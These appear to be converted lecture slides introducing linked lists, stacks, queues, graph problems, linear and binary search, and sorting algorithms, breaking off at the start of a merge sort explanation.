
Q Is SIMPLEX a polynomial Algorithm - No

Q Can a laptop solve all problems solvable  
on a supercomputer? - Yes


# Data Structure Basics

- Linked lists
- Stack
- Queues
- Graphs

# Linked list




# Circular doubly linked list




# Properties of linked lists

- Advantages?
- Disadvantages?

# Stack




# Stack pointer push and pop




# Stacks

- A stack is a linked list in which insertions and deletions are permitted only at one end, called the top of the stack. The **stack pointer** (sp) points to the top of the stack.
- stack supports two basic operations:
  - pop(S) returns the top of the stack and removes it from S.
  - push(S, x) adds x to top of S and updates the sp to point to x.



# Queues

In a queue, all operations take place at one end of the queue or the other. The "enqueue" operation adds an item to the "back" of the queue. The "dequeue" operation removes the item at the "front" of the queue and returns it.



Items enter queue at back and leave from front.

	125	8	22	17	
--	-----	---	----	----	--

After dequeue()


	125	8	22	17	83	
--	-----	---	----	----	----	--

After enqueue(83)

# Queue

- A queue is a list in which insertions are permitted only at one end of the list called its rear, and all deletions are from the other end called the front of the queue.
- The operations supported by queues are
  - $Add(Q,x)$  adds  $x$  at the rear of the queue  $Q$ .
  - $Delete(Q,x)$  delete  $x$  from the front of the queue  $Q$ .

# Circular queue




# Graphs

## Data Structure

# Graph Theory - History

Leonhard Euler's paper on  
“Seven Bridges of  
*Königsberg*”,  
published in 1736.




# Famous problems

- Euler circuit: travel on every edge once
- Hamiltonian path: visit every vertex once
  - NP complete
- Traveling salesman problem
  - Shortest hamiltonian path (Visit every vertex once and travel least amount of edges).
- Graph Isomorphism: Are two graphs identical?
- Graph coloring: Color the vertices, so that adjacent vertices have different colors
- 4 Color problem: Every map can be coloured with just 4 colours, and adjacent countries have different colors

# 4 color problem

In 1852 Francis Guthrie posed the “four color problem” which asks if it is possible to color, using only four colors, any map of countries in such a way as to prevent two bordering countries from having the same color.





Proved in 1976 by Kenneth Appel and Wolfgang Haken, with heavy use of computers.

# Uses

- Transportation: travel and routing
- Arranging wires on circuit boards
- Maximizing flow of liquids in network.
- Routing network packets
- Any more?

# What is a Graph?

- *Graph* is a set of vertices (nodes) joined by a set of edges (lines or arrows).









Directed graph

# Graph

- **Graph.** A graph  $G=(V,E)$  is
  - Vertices  $V$  (nodes) and Edges (links)  $E$ .
  - Edge e connects two nodes
  - Edge e can have a weight (distance), or 1.
  - Directed Graph if edges have direction.
  - Size of Graph is measured by size of  $V$  and  $E$

# Large graphs



# Graph Problems

- Bipartite, matchings
- Shortest path
- Max flow
- Hamiltonian path
- TSP
- Vertex cover
- Colouring
- Isomorphism

# Searching algorithms

- Given a list, find a specific element in the list
- We will see two types
  - Linear search
    - a.k.a. sequential search
  - Binary search

# Linear search

- Given a list, find a specific element in the list
  - List does NOT have to be sorted!

```
linear_search(find x in a[1:n])
 for(i in 1:n)
 if(a[i] == x) return i
 return "not found"
```

# Linear search running time

- How long does this take?
- If the list has  $n$  elements, worst case scenario is that it takes  $n$  “steps”
  - Here, a step is considered a single step through the list

# Algorithm 3: Binary search

```
// Find x in a sorted list
procedure binary_search (x in $a_1 \dots a_n$ sorted)
L = 1
R = n
while L < R
 mid = int((L+R)/2) // cut size in half.
 if x > a_m
 L = mid+1
 else
 R = mid
 if x == a_L then
 return L // found
return "Not found."
```

# Binary Search

- Assumes list is sorted.
- recursive algorithm
- worst case  $O(\log_2 n)$  steps,  
where  $n$  = size of the list.

# Binary search running time


- How long does this take (worst case)?
- If the list has 8 elements
  - It takes 3 steps
- If the list has 16 elements
  - It takes 4 steps
- If the list has 64 elements
  - It takes 6 steps
- If the list has  $n$  elements
  - It takes  $\log_2 n$  steps

# Comparing Sequential and Binary Search

Sequential search is worst case  
and average case  $O(n)$

Binary search is worst case  
 $O(\log n)$

<u>n</u>	<u><math>\log n</math></u>
$2 = 2^1$	1
$16 = 2^4$	4
$1024 = 2^{10}$	10
1 million = $2^{20}$	20
1 billion = $2^{30}$	30



# Sorting


# Sorting

Input: a list of  $n$  elements

Output: the same list of  $n$  elements  
rearranges in ascending (non decreasing)  
or descending (non increasing) order.

# Why sort?

- Sorting is used by many applications
- Sorting is initial step of many algorithms
- Many techniques can be illustrated by studying sorting.
- Sorted items are easier to search.



# Sorting

1. Selection sort
2. Insertion sort
3. Bubble sort
4. Merge sort
5. Heap sort
6. Quick sort
7. Radix sort



# Ideal sorting algorithm

- Stable: Equal keys aren't reordered.
- Operates in place, requiring  $O(1)$  extra space.
- Worst-case  $O(n \cdot \log(n))$  key comparisons.
- Worst-case  $O(n)$  swaps.
- Adaptive: Speeds up to  $O(n)$  when data is nearly sorted or when there are few unique keys.

There is no algorithm that has all of these properties, and so the choice of sorting algorithm depends on the application.



# Which is the best sort?

- See how each algorithm operates.
- There is no best sorting algorithm for all inputs.
- Advantages and disadvantages of each algorithm.
- Worse-case asymptotic behavior is not always the deciding factor in choosing an algorithm.
- Show that the initial condition (input order and key distribution) affects performance as much as the algorithm choice.

# Comparison of running times

- Searches
  - Linear:  $n$  steps
  - Binary:  $\log_2 n$  steps
  - Binary search is about as fast as you can get
- Sorts
  - Bubble:  $n^2$  steps
  - Insertion:  $n^2$  steps
- There are other, more efficient, sorting techniques
  - The fastest are heapsort, quicksort, and mergesort
  - These each take  $n * \log_2 n$  steps
  - In practice, quicksort is the fastest, followed by merge sort. qsort is part of standard C.

# Divide and Conquer

An algorithm design technique

1. **Divide:** the instance (problem) into a number of subinstances (in most cases 2).
2. **Conquer:** the subinstance by solving them separately.
3. **Combine:** the solutions to the subinstances to obtain the solution to the original problem instance.

# Merge sort

- Merge sort (also commonly spelled mergesort) is an  $O(n \log n)$  comparison-based sorting algorithm.
- Most implementations produce a **stable** sort, which means that the implementation preserves the input order of equal elements in the sorted output.
- Merge sort is a **divide and conquer** algorithm that was invented by John von Neumann in 1945
- Easy to parallelize
- Used for sorting data on tapes.
- $O(n \log(n))$

# How it works

Conceptually, a merge sort works as follows

